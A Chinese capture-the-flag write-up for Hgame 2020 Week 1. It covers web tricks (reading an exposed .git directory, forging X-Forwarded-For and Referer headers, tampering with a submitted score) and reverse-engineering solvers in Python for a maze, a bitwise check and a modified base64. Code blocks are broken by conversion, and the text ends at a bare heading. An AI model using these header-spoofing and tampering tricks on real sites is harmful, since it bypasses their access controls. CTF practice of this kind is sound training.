



# Hgame Week1 Writeup

## 0x00 Web

### Cosmos 的博客

既然是 Github+ 版本管理工具，那么就想到 .git 目录了，/.git/config 进去如下图

```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
fetch = +refs/heads/*:refs/remotes/origin/*
```

找到了项目的 GitHub 地址，然后找 commit，找到了这个

```
▼ 1 flagggggggggg 📁
...
... @@ -0,0 +1 @@
1 + base64 解码: aGdhbW7ZzF0X2xlQGtfMXNfZGFuZ2VyMHVzXyEhISF9
```

base64解码后拿到flag

接头霸王

呃，反正就是跟着提示一步一步伪造HTTP请求头呗，直接拿Burp上了，然后拿到flag。

Request

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
If-Unmodified-Since: Wed, 21 Oct 2009 07:28:00 GMT
Content-Length: 2
```

Response

```
HTTP/1.1 200 OK
Content-Length: 1197
Content-Type: text/html; charset=UTF-8
Date: Fri, 17 Jan 2020 06:11:42 GMT
Server: HGAME 2020
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Connection: close

<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>接 头 霸 王</title>
<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css" rel="stylesheet">
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">
<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!-- If it IE 9-->
<script src="/static/js/html5shiv.min.js"></script>
<script src="/static/js/respond.min.js"></script>
</if></head>
<body>
<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接 头 霸 王</h3>
</div>
<div class="jumbotron">

<br>
<br>
<p class="lead">
        hgame{Wow! Your_heads_are_so_many!}
    </p>
</div>
<footer class="footer">
<p>&copy; HGAME 2020</p>
</footer>
</div>
</body>
</html>
```

## Code World

这道题有一点点迷，打开网页403，抓包看到 Location 跳转。。

不管/new.php，因为看上去没啥用。。

回到/

HTTP状态码302，但是html是405。。

想来想去不知道干嘛，乱试了几下，用了HEAD, PUT, POST后发现POST有东西。。

Request

```
GET / HTTP/1.1
Host: codeworld.hgame.day-day.work
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 17 Jan 2020 06:29:40 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 211
Connection: close
Location: new.php

<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
    <center><h1>405 Not Allowed</h1></center>
    <hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

然后根据提示POST，把 + 用url编码成 %2B 然后提交，flag就出来了。。

Request

```
POST / HTTP/1.1
Host: codeworld.hgame.day-day.work
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 17 Jan 2020 06:33:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 224
Connection: close
Location: new.php
Vary: Accept-Encoding

<center><h1>人机验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在，需要让结果为10<br><br><h1>The result is: 10<br><br>hgame{C0d3_1s_s0_s0_C00l!}</h1></center>
```



打了一关，提示要30000分以上，然后F12，Network，发现有submit  
那么就 Edit and Resend 好了。

The screenshot shows the Firefox developer tools Network tab. It lists several requests made to the domain cxk.hgame.wz22.cc. A POST request to http://cxk.hgame.wz22.cc/submit is highlighted. The Request Headers section shows the host and user agent. The Request Body section contains the parameter score=35000.

改成了35000分，双击拿到flag。。

The screenshot shows a browser window with the URL http://cxk.hgame.wz22.cc/submit. The page content displays the flag hgame{j4vASclpt\_w111\_tell\_y0u\_someth1n9\_u5efu1?!}.

## Week1 Web AK

## 0x01 Reverse

### Maze 迷宫

呃，这题有点意思，不过也做了挺久。  
先是拖进ida，然后F5，源码分析一通

```
1 void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2 {
3     signed int v3; // eax
4     __int64 v4; // [rsp+0h] [rbp-80h]
5     char *v5; // [rsp+8h] [rbp-78h]
6     char s[48]; // [rsp+10h] [rbp-70h]
7     char v7; // [rsp+40h] [rbp-40h]
8     unsigned __int64 v8; // [rsp+78h] [rbp-8h]
9
10    v8 = __readfsqword(0x28u);
```

```
11     sub_4006A6(a1, a2, a3);
12     __isoc99_scanf("%40s", s);
13     HIDWORD(v4) = strlen(s);
14     LODWORD(v4) = 0;
15     v5 = (char *)&unk_6020C4;
16     while ((signed int)v4 < SHIDWORD(v4))
17     {
18         v3 = s[(signed int)v4];
19         if (v3 == 100)
20         {
21             v5 += 4;
22         }
23         else if (v3 > 100)
24         {
25             if (v3 == 115)
26             {
27                 v5 += 64;
28             }
29             else
30             {
31                 if (v3 != 119)
32                 {
33                     LABEL_12:
34                         puts("Illegal input!");
35                         exit(0);
36                     }
37                     v5 -= 64;
38                 }
39             }
40         else
41         {
42             if (v3 != 97)
43                 goto LABEL_12;
44             v5 -= 4;
45         }
46         if (v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *
47         (_DWORD *)v5 & 1)
48             goto LABEL_22;
49         LODWORD(v4) = v4 + 1;
50     }
51     if (v5 == (char *)&unk_60243C)
52     {
53         sprintf(&v7, "hgame{%s}", s, v4);
54         puts("You win!");
55         printf("Flag is: ");
56         puts(&v7);
```

```

57     exit(0);
58 }
59 LABEL_22:
60 puts("You died");
61 exit(0);
}

```

可知能用的键只有 `{'d': 4, 's': 64, 'w': -64, 'a': -4}` 这么几个，不然就会 `puts("Illegal input!")`

再分析发现它是在一段 `.data` 段之间移动，出了就 `You died`。。

起点是 `0x6020C4`，终点是 `0x60243C`，于是把那一段内存复制了出来，写个脚本。

```

1 maze = (
2     (0x602080, 1), (0x602081, 1), (0x602082, 1), (0x602083, 1), (0
3     x602084, 1), (0x602085, 0), (0x602086, 0), (0x602087, 1),
4     (0x602088, 1), (0x602089, 0), (0x60208A, 1), (0x60208B, 0), (0
5     x60208C, 1), (0x60208D, 0), (0x60208E, 0), (0x60208F, 1),
6     (0x602090, 1), (0x602091, 0), (0x602092, 1), (0x602093, 1), (0
7     x602094, 1), (0x602095, 0), (0x602096, 1), (0x602097, 1),
8     (0x602098, 1), (0x602099, 1), (0x60209A, 1), (0x60209B, 0), (0
9     x60209C, 1), (0x60209D, 0), (0x60209E, 1), (0x60209F, 0),
10    (0x6020A0, 1), (0x6020A1, 1), (0x6020A2, 1), (0x6020A3, 1), (0
11    x6020A4, 1), (0x6020A5, 0), (0x6020A6, 1), (0x6020A7, 1),
12    (0x6020A8, 1), (0x6020A9, 0), (0x6020AA, 0), (0x6020AB, 0), (0
13    x6020AC, 1), (0x6020AD, 0), (0x6020AE, 1), (0x6020AF, 0),
14    (0x6020B0, 1), (0x6020B1, 0), (0x6020B2, 0), (0x6020B3, 1), (0
15    x6020B4, 1), (0x6020B5, 0), (0x6020B6, 0), (0x6020B7, 1),
16    (0x6020B8, 1), (0x6020B9, 0), (0x6020BA, 1), (0x6020BB, 0), (0
17    x6020BC, 1), (0x6020BD, 0), (0x6020BE, 0), (0x6020BF, 1),
18    #B
19 EGIN unk_6020C4
20     (0x6020C0, 1), (0x6020C1, 1), (0x6020C2, 1), (0x6020C3, 0), (0
21     x6020C4, 0), (0x6020C5, 1), (0x6020C6, 0), (0x6020C7, 0),
22     (0x6020C8, 1), (0x6020C9, 1), (0x6020CA, 0), (0x6020CB, 1), (0
23     x6020CC, 1), (0x6020CD, 1), (0x6020CE, 1), (0x6020CF, 0),
24     (0x6020D0, 1), (0x6020D1, 1), (0x6020D2, 1), (0x6020D3, 1), (0
25     x6020D4, 1), (0x6020D5, 1), (0x6020D6, 1), (0x6020D7, 0),
26     (0x6020D8, 1), (0x6020D9, 0), (0x6020DA, 0), (0x6020DB, 0), (0
27     x6020DC, 1), (0x6020DD, 0), (0x6020DE, 0), (0x6020DF, 1),
28     (0x6020E0, 1), (0x6020E1, 0), (0x6020E2, 1), (0x6020E3, 1), (0
29     x6020E4, 1), (0x6020E5, 1), (0x6020E6, 0), (0x6020E7, 1),
30     (0x6020E8, 1), (0x6020E9, 1), (0x6020EA, 1), (0x6020EB, 0), (0
31     x6020EC, 1), (0x6020ED, 0), (0x6020EE, 1), (0x6020EF, 1),
32     (0x6020F0, 1), (0x6020F1, 1), (0x6020F2, 0), (0x6020F3, 1), (0
33     x6020F4, 1), (0x6020F5, 1), (0x6020F6, 1), (0x6020F7, 0),

```

```
34     (0x6020F8, 1), (0x6020F9, 1), (0x6020FA, 0), (0x6020FB, 1), (0
35 x6020FC, 1), (0x6020FD, 1), (0x6020FE, 1), (0x6020FF, 0),
36     (0x602100, 1), (0x602101, 0), (0x602102, 1), (0x602103, 1), (0
37 x602104, 0), (0x602105, 0), (0x602106, 1), (0x602107, 1),
38     (0x602108, 1), (0x602109, 0), (0x60210A, 1), (0x60210B, 1), (0
39 x60210C, 1), (0x60210D, 1), (0x60210E, 0), (0x60210F, 1),
40     (0x602110, 1), (0x602111, 0), (0x602112, 1), (0x602113, 0), (0
41 x602114, 1), (0x602115, 1), (0x602116, 1), (0x602117, 0),
42     (0x602118, 1), (0x602119, 1), (0x60211A, 1), (0x60211B, 0), (0
43 x60211C, 1), (0x60211D, 1), (0x60211E, 1), (0x60211F, 0),
44     (0x602120, 1), (0x602121, 1), (0x602122, 1), (0x602123, 0), (0
45 x602124, 1), (0x602125, 1), (0x602126, 0), (0x602127, 1),
46     (0x602128, 1), (0x602129, 0), (0x60212A, 0), (0x60212B, 0), (0
47 x60212C, 1), (0x60212D, 0), (0x60212E, 1), (0x60212F, 0),
48     (0x602130, 1), (0x602131, 1), (0x602132, 1), (0x602133, 0), (0
49 x602134, 1), (0x602135, 1), (0x602136, 0), (0x602137, 1),
50     (0x602138, 1), (0x602139, 1), (0x60213A, 1), (0x60213B, 0), (0
51 x60213C, 1), (0x60213D, 0), (0x60213E, 1), (0x60213F, 0),
52     (0x602140, 1), (0x602141, 0), (0x602142, 1), (0x602143, 0), (0
53 x602144, 0), (0x602145, 0), (0x602146, 1), (0x602147, 1),
54     (0x602148, 1), (0x602149, 1), (0x60214A, 1), (0x60214B, 1), (0
55 x60214C, 1), (0x60214D, 1), (0x60214E, 1), (0x60214F, 0),
56     (0x602150, 1), (0x602151, 0), (0x602152, 1), (0x602153, 1), (0
57 x602154, 1), (0x602155, 0), (0x602156, 1), (0x602157, 1),
58     (0x602158, 1), (0x602159, 0), (0x60215A, 1), (0x60215B, 1), (0
59 x60215C, 1), (0x60215D, 0), (0x60215E, 1), (0x60215F, 0),
60     (0x602160, 1), (0x602161, 0), (0x602162, 0), (0x602163, 0), (0
61 x602164, 1), (0x602165, 1), (0x602166, 0), (0x602167, 1),
62     (0x602168, 1), (0x602169, 1), (0x60216A, 1), (0x60216B, 1), (0
63 x60216C, 1), (0x60216D, 1), (0x60216E, 1), (0x60216F, 0),
64     (0x602170, 1), (0x602171, 1), (0x602172, 1), (0x602173, 1), (0
65 x602174, 1), (0x602175, 0), (0x602176, 1), (0x602177, 0),
66     (0x602178, 1), (0x602179, 1), (0x60217A, 1), (0x60217B, 1), (0
67 x60217C, 1), (0x60217D, 1), (0x60217E, 1), (0x60217F, 0),
68     (0x602180, 1), (0x602181, 1), (0x602182, 0), (0x602183, 1), (0
69 x602184, 0), (0x602185, 1), (0x602186, 1), (0x602187, 0),
70     (0x602188, 1), (0x602189, 1), (0x60218A, 1), (0x60218B, 1), (0
71 x60218C, 1), (0x60218D, 0), (0x60218E, 0), (0x60218F, 1),
72     (0x602190, 1), (0x602191, 1), (0x602192, 1), (0x602193, 1), (0
73 x602194, 1), (0x602195, 1), (0x602196, 1), (0x602197, 1),
74     (0x602198, 1), (0x602199, 0), (0x60219A, 1), (0x60219B, 0), (0
75 x60219C, 1), (0x60219D, 0), (0x60219E, 1), (0x60219F, 1),
76     (0x6021A0, 1), (0x6021A1, 1), (0x6021A2, 1), (0x6021A3, 0), (0
77 x6021A4, 1), (0x6021A5, 0), (0x6021A6, 0), (0x6021A7, 1),
78     (0x6021A8, 1), (0x6021A9, 1), (0x6021AA, 1), (0x6021AB, 1), (0
79 x6021AC, 1), (0x6021AD, 0), (0x6021AE, 1), (0x6021AF, 1),
```

```
80      (0x6021B0, 1), (0x6021B1, 0), (0x6021B2, 0), (0x6021B3, 1), (0
81 x6021B4, 1), (0x6021B5, 1), (0x6021B6, 1), (0x6021B7, 0),
82      (0x6021B8, 1), (0x6021B9, 0), (0x6021BA, 0), (0x6021BB, 1), (0
83 x6021BC, 1), (0x6021BD, 0), (0x6021BE, 0), (0x6021BF, 1),
84      (0x6021C0, 1), (0x6021C1, 1), (0x6021C2, 1), (0x6021C3, 0), (0
85 x6021C4, 0), (0x6021C5, 0), (0x6021C6, 1), (0x6021C7, 1),
86      (0x6021C8, 0), (0x6021C9, 0), (0x6021CA, 1), (0x6021CB, 0), (0
87 x6021CC, 0), (0x6021CD, 1), (0x6021CE, 1), (0x6021CF, 0),
88      (0x6021D0, 0), (0x6021D1, 1), (0x6021D2, 0), (0x6021D3, 0), (0
89 x6021D4, 0), (0x6021D5, 1), (0x6021D6, 1), (0x6021D7, 1),
90      (0x6021D8, 0), (0x6021D9, 1), (0x6021DA, 0), (0x6021DB, 0), (0
91 x6021DC, 0), (0x6021DD, 0), (0x6021DE, 0), (0x6021DF, 1),
92      (0x6021E0, 1), (0x6021E1, 0), (0x6021E2, 1), (0x6021E3, 1), (0
93 x6021E4, 1), (0x6021E5, 0), (0x6021E6, 0), (0x6021E7, 0),
94      (0x6021E8, 1), (0x6021E9, 0), (0x6021EA, 0), (0x6021EB, 1), (0
95 x6021EC, 1), (0x6021ED, 0), (0x6021EE, 0), (0x6021EF, 1),
96      (0x6021F0, 1), (0x6021F1, 0), (0x6021F2, 1), (0x6021F3, 1), (0
97 x6021F4, 1), (0x6021F5, 0), (0x6021F6, 0), (0x6021F7, 0),
98      (0x6021F8, 1), (0x6021F9, 1), (0x6021FA, 0), (0x6021FB, 1), (0
99 x6021FC, 1), (0x6021FD, 0), (0x6021FE, 1), (0x6021FF, 0),
100     (0x602200, 1), (0x602201, 0), (0x602202, 1), (0x602203, 0), (0
101 x602204, 1), (0x602205, 0), (0x602206, 0), (0x602207, 0),
102     (0x602208, 1), (0x602209, 1), (0x60220A, 1), (0x60220B, 1), (0
103 x60220C, 1), (0x60220D, 0), (0x60220E, 1), (0x60220F, 0),
104     (0x602210, 1), (0x602211, 1), (0x602212, 0), (0x602213, 1), (0
105 x602214, 1), (0x602215, 0), (0x602216, 1), (0x602217, 1),
106     (0x602218, 1), (0x602219, 1), (0x60221A, 1), (0x60221B, 0), (0
107 x60221C, 0), (0x60221D, 0), (0x60221E, 1), (0x60221F, 0),
108     (0x602220, 1), (0x602221, 1), (0x602222, 1), (0x602223, 0), (0
109 x602224, 1), (0x602225, 0), (0x602226, 0), (0x602227, 0),
110     (0x602228, 1), (0x602229, 0), (0x60222A, 0), (0x60222B, 1), (0
111 x60222C, 1), (0x60222D, 0), (0x60222E, 1), (0x60222F, 0),
112     (0x602230, 1), (0x602231, 0), (0x602232, 1), (0x602233, 1), (0
113 x602234, 1), (0x602235, 0), (0x602236, 0), (0x602237, 0),
114     (0x602238, 1), (0x602239, 1), (0x60223A, 1), (0x60223B, 0), (0
115 x60223C, 1), (0x60223D, 1), (0x60223E, 1), (0x60223F, 1),
116     (0x602240, 1), (0x602241, 1), (0x602242, 1), (0x602243, 0), (0
117 x602244, 1), (0x602245, 0), (0x602246, 0), (0x602247, 0),
118     (0x602248, 1), (0x602249, 0), (0x60224A, 1), (0x60224B, 0), (0
119 x60224C, 1), (0x60224D, 0), (0x60224E, 1), (0x60224F, 0),
120     (0x602250, 1), (0x602251, 0), (0x602252, 1), (0x602253, 1), (0
121 x602254, 1), (0x602255, 1), (0x602256, 0), (0x602257, 1),
122     (0x602258, 1), (0x602259, 0), (0x60225A, 0), (0x60225B, 0), (0
123 x60225C, 0), (0x60225D, 1), (0x60225E, 1), (0x60225F, 0),
124     (0x602260, 1), (0x602261, 0), (0x602262, 1), (0x602263, 1), (0
125 x602264, 1), (0x602265, 0), (0x602266, 1), (0x602267, 1),
```

126 (0x602268, 1), (0x602269, 1), (0x60226A, 0), (0x60226B, 1), (0  
127 x60226C, 1), (0x60226D, 0), (0x60226E, 0), (0x60226F, 0),  
128 (0x602270, 1), (0x602271, 1), (0x602272, 1), (0x602273, 1), (0  
129 x602274, 1), (0x602275, 1), (0x602276, 1), (0x602277, 0),  
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#E

ND unk\_60243C

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```

)

```
from termcolor import colored

begin = 0x6020C4
end = 0x60243C

i = 0
j = 0
for k, v in maze:
    if k == begin:
        print(colored('?', 'blue'), end=' ')
    elif k == end:
        print(colored('?', 'blue'), end=' ')
    elif j % 4 == 0:
        if v == 1:
            print(colored('#', 'red'), end=' ')
        if v == 0:
            print(colored('*', 'green'), end=' ')
    # else:
    #     print(v, end=' ')
    i += 1
    j += 1
    if i == 64:
        i = 0
        print()
print()
```

经过一通莫得感情的debug之后写完了，运行出了这个

然后跟着无脑走就行了。。

输入 `ssssdddddssssddwwddssssdssdd` 就拿到了flag。

## bitwise operation2

这题真的做了我好久。。。不算难但是真的好复杂。。。。

先拖ida，F5看源码。

## 主函数体

```

IDA View-A  F Fseudocode-A  Stack of main  Hex View-1  Structures  Zones  Imports
v8 = -42;
v9 = 54;
v10 = 80;
v11 = -120;
v12 = 32;
v13 = -52;
_isoc99_scanf("%39s", &s);
if ( strlen(&s) == 39 && s == 104 && v19 == 103 && v20 == 97 && v21 == 109 && v22 == 101 && v23 == 123 && v26 == 125 )
{
    v14 = 0LL;
    v15 = 0;
    v16 = 0LL;
    v17 = 0;
    sub_400616(&v14, &v24);
    sub_400616(&v16, &v25);
    for ( i = 0; i <= 7; ++i )
    {
        *((_BYTE *)&v14 + i) = ((*((_BYTE *)&v14 + i) & 0xE0) >> 5) | 8 * *((_BYTE *)&v14 + i);
        *((_BYTE *)&v14 + i) = *((_BYTE *)&v14 + i) & 0x55 ^ (((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&v14 + i) & 0xAA;
        *((_BYTE *)&v16 + 7 - i) = 2 * (*(((_BYTE *)&v14 + i) & 0x55) ^ *((_BYTE *)&v16 + 7 - i) & 0xAA | *((_BYTE *)&v16 + 7 - i) & 0x55;
        *((_BYTE *)&v14 + i) = *((_BYTE *)&v14 + i) & 0x55 ^ (((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&v14 + i) & 0xAA;
    }
    for ( j = 0; j <= 7; ++j )
    {
        *((_BYTE *)&v14 + j) ^= *(&v6 + j);
        if ( *((_BYTE *)&v14 + j) != byte_602050[j] )
        {
            puts("sry, wrong flag");
            exit(0);
        }
    }
    for ( k = 0; k <= 7; ++k )
    {
        *((_BYTE *)&v16 + k) ^= *((_BYTE *)&v14 + k) ^ *(&v6 + k);
        if ( *((_BYTE *)&v16 + k) != byte_602060[k] )
        {
            puts("Just one last step");
            exit(0);
        }
    }
    puts("Congratulations! You are already familiar with bitwise operation.");
    puts("Flag is your input.");
    exit(0);
}
puts("Illegal input!");
exit(0);
}

```

## 另一个函数

```

IDA View-A  F Fseudocode-A  Stack of main
1 BYTE * __fastcall sub_400616(__int64 a1, __int64 a2)
2 {
3     _BYTE *result; // rax
4     signed int i; // [rsp+1Ch] [rbp-4h]
5
6     for ( i = 0; i <= 7; ++i )
7     {
8         if ( *(_BYTE *)(2 * i + a2) <= 96 || *(_BYTE *)(2 * i + a2) > 102 )
9         {
10            if ( *(_BYTE *)(2 * i + a2) <= 47 || *(_BYTE *)(2 * i + a2) > 57 )
11            {
12                LABEL_17:
13                    puts("Illegal input!");
14                    exit(0);
15                }
16                *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 48;
17            }
18        else
19        {
20            *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 87;
21        }
22        if ( *(_BYTE *)(2 * i + 1LL + a2) <= 96 || *(_BYTE *)(2 * i + 1LL + a2) > 102 )
23        {
24            if ( *(_BYTE *)(2 * i + 1LL + a2) <= 47 || *(_BYTE *)(2 * i + 1LL + a2) > 57 )
25            {
26                goto LABEL_17;
27                result = (_BYTE *)(i + a1);
28                *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 48;
29            }
30        else
31        {
32            result = (_BYTE *)(i + a1);
33            *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 87;
34        }
35    return result;
36 }

```

这里两个函数， main和那个sub\_400616， 是主要的逻辑块，  
我写成了python， 方便调试

```
1 def sub_400616(a1, a2):
2     for i in range(8):
3         if a2[i*2] <= 96 or a2[i*2] > 102:
4             if a2[i*2] <= 47 or a2[i*2] > 57:
5                 print("Illegal input!")
6                 exit(0)
7             a1[i] = a2[i*2] - 48
8         else:
9             a1[i] = a2[i*2] - 87
10
11    if a2[i*2+1] <= 96 or a2[i*2+1] > 102:
12        if a2[i*2+1] <= 47 or a2[i*2+1] > 57:
13            print("Illegal input!")
14            exit(0)
15        a1[i] = 16 * a1[i] + a2[i*2+1] - 48
16    else:
17        a1[i] = 16 * a1[i] + a2[i*2+1] - 87
18
19 #v = (76, 60, -42, 54, 80, -120, 32, -52)
20 v = (76, 60, 214, 54, 80, 136, 32, 204)
21
22 byte_602050 = b'e4sy_Re_'
23 byte_602060 = b'Easylif3'
24
25
26 def main():
27     # s = b"0f233e63637982d266cbf41ecb1b0102"
28     v14 = [None] * 8
29     v16 = [None] * 8
30     f(v14, s[:16])
31     f(v16, s[16:])
32     # print(v14, v16)
33     for i in range(8):
34         v14[i] = ((v14[i] & 0xE0) >> 5) | 8 * v14[i]
35         v14[i] = v14[i] & 0x55 ^ ((v16[7-i] & 0xAA) >> 1) | v14[i]
36         & 0xAA
37         v16[7-i] = 2 * (v14[i] & 0x55) ^ v16[7-i] & 0xAA | v16[7-i]
38         ] & 0x55
39         v14[i] = v14[i] & 0x55 ^ ((v16[7-i] & 0xAA) >> 1) | v14[i]
40         & 0xAA
41
42     for j in range(8):
```

```
43     # v14 = [41, 8, -91, 79, 15, -38, 69, -109]
44     v14[j] ^= v[j];
45     if v14[j] != byte_602050[j]:
46         print("sry, wrong flag");
47         exit(0);
48
49 v16 = [108, 105, 214, 54, 99, 179, 35, 160]
50
51 for k in range(8):
52     # v16 = [32, 85, 0, 0, 51, 59, 3, 108]
53     v16[k] ^= v14[k] ^ v[k];
54     if v16[k] != byte_602060[k]:
55         print("Just one last step");
56         exit(0);
```

然后倒推出每一阶段的v14, v16的值，一步步推一步步推。。

主要是耐心，，我基本推到后面人快傻了一步算错就错了，，最后终于算出来了。。

Done!

## advance

ida打开，刷一波函数，找到三个重要的函数

## 主函数

IDA View-A      Pseudocode-A      Hex View-1      Structures

```

1 __int64 sub_140001DC0()
2 {
3     __int64 v0; // rax
4     int v1; // edi
5     unsigned __int64 v2; // rax
6     _BYTE *v3; // rbx
7     const char *v4; // rcx
8     char Dst; // [rsp+20h] [rbp-118h]
9
10    sub_140001070((__int64)"please input you flag:\n");
11    memset(&Dst, 0, 0x100ui64);
12    sub_140001100((__int64)%s", &Dst, 100i64);
13    v0 = sub_140002030(&Dst);
14    v1 = v0;
15    if ( !v0 )
16    {
17        LABEL_6:
18        v4 = "try again\n";
19        goto LABEL_7;
20    }
21    v2 = sub_140002000(v0);
22    v3 = malloc(v2);
23    sub_140001EB0(v3, (__int64)&Dst, v1);
24    if ( strncmp(v3, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
25    {
26        if ( v3 )
27            free(v3);
28        goto LABEL_6;
29    }
30    v4 = "get it\n";
31    LABEL_7:
32    sub_140001070((__int64)v4);
33    return 0i64;
34}

```

我也不知道叫什么的函数

IDA View-A      Pseudocode-A      Hex View-1      Structures      Enums      Symbols      Imports

```

1 unsigned __int64 __fastcall sub_140002000(__int64 a1)
2 {
3     return 4 * ((unsigned __int64)((unsigned __int64)(a1 + 2) * (unsigned __int128)0xAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
4 }

```

和编码函数

```

IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
1 signed __int64 __fastcall sub_140001EB0(_BYTE *a1, __int64 a2, int a3)
2{
3    int v3; // er10
4    __int64 v4; // rax
5    __int64 v5; // rbx
6    _BYTE *v6; // rdi
7    _BYTE *v7; // r9
8    signed __int64 v8; // r11
9    unsigned __int64 v9; // rdx
10   unsigned __int64 v10; // rax
11   char v11; // cl
12
13  v3 = 0;
14  v4 = a3 - 2;
15  v5 = a2;
16  v6 = a1;
17  v7 = a1;
18  if ( v4 > 0 )
19  {
20      v8 = a2 + 1;
21      v9 = ((unsigned __int64)((unsigned __int64)(v4 - 1) * (unsigned __int128)0xAAAAAAAAAAAAABui64 >> 64) >> 1) + 1;
22      v3 = 3 * v9;
23      do
24      {
25          v10 = *(unsigned __int8 *)(&v8 - 1);
26          v8 += 3i64;
27          *v7 = aAbcdefghijklmn[v10 >> 2];
28          v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *)(&v8 - 3) >> 4) | 16i64 * (*(_BYTE *)(&v8 - 4) & 3)];
29          v7[2] = aAbcdefghijklmn[4i64 * (*(_BYTE *)(&v8 - 3) & 0xF) | ((unsigned __int64)*(unsigned __int8 *)(&v8 - 2) >> 6)];
30          v7[3] = aAbcdefghijklmn[*(_BYTE *)(&v8 - 2) & 0x3F];
31          v7 += 4;
32          --v9;
33      }
34      while ( v9 );
35  }
36  if ( v3 < a3 )
37  {
38      *v7 = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *)(&v3 + v5) >> 2)];
39      if ( v3 == a3 - 1 )
40      {
41          v11 = 61;
42          v7[1] = aAbcdefghijklmn[16 * (*(_BYTE *)(&v3 + v5) & 3)];
43      }
44      else
45      {
46          v7[1] = aAbcdefghijklmn[((unsigned __int64)*(unsigned __int8 *)(&v5 + v3 + 1) >> 4) | 16i64
47                                     * (*(_BYTE *)(&v3 + v5) & 3)];

```

研究了半天，， 略感复杂，但是最后对比

的 0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX 字符串有点眼熟，base64可以解，但是乱码。

想到 aAbcdefghijklmn 这个变量，是个字符串，像是base64的变种。。可能就是顺序换了下。

网上找了一份c的base64源码对比了一下发现惊人的相似，于是拿网上正常的base64用python码了个，换个循序就行了

```

1 #Encoding: UTF-8
2 import re
3
4 m = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', ' '
5     m', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z
6     ', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/', 'A'
7     , 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
8     'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
9
10 #Encode a text with base64
11 def base64Encode(text):
12     alphabet = m

```

```

13     bit_str=""
14     base64_str=""
15
16     #Loop through all chars concatenate them as binary string
17     for char in text:
18         bin_char = bin(ord(char)).lstrip("0b")
19         bin_char = (8-len(bin_char))*"0" + bin_char
20         bit_str += bin_char
21
22     #Add zero till text-length is divideable through 3
23     while (((len(text)) % 3) != 0):
24         bit_str += "00000000"
25         text += "0"
26
27     #Split bit_str into 6bit long brackets
28     brackets = re.findall('(\d{6})', bit_str)
29
30     #Encode the brackets
31     for bracket in brackets:
32         if(bracket=="000000"):
33             base64_str+="="
34         else:
35             base64_str+=alphabet[int(bracket,2)]
36     return base64_str
37
38     #Decode a base64 chiffre
39     def base64Decode(chiffre):
40         alphabet = m
41         bit_str=""
42         text_str=""
43
44         #Loop through every char
45         for char in chiffre:
46             #Ignore characters, which are not in the alphabet. Concatenate the binary representation of alphabet index of char
47             if char in alphabet:
48                 bin_char = bin(alphabet.index(char)).lstrip("0b")
49                 bin_char = (6-len(bin_char))*"0" + bin_char
50                 bit_str += bin_char
51
52
53         #Make 8bit - 2byte brackets
54         brackets = re.findall('(\d{8})', bit_str)
55         #Decode char binary -> ascii
56         for bracket in brackets:
57             text_str+=chr(int(bracket,2))

```

```
    return text_str

print base64Decode('0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX')
```

运行得到flag

## cpp

首先声明这道题我是猜的。。

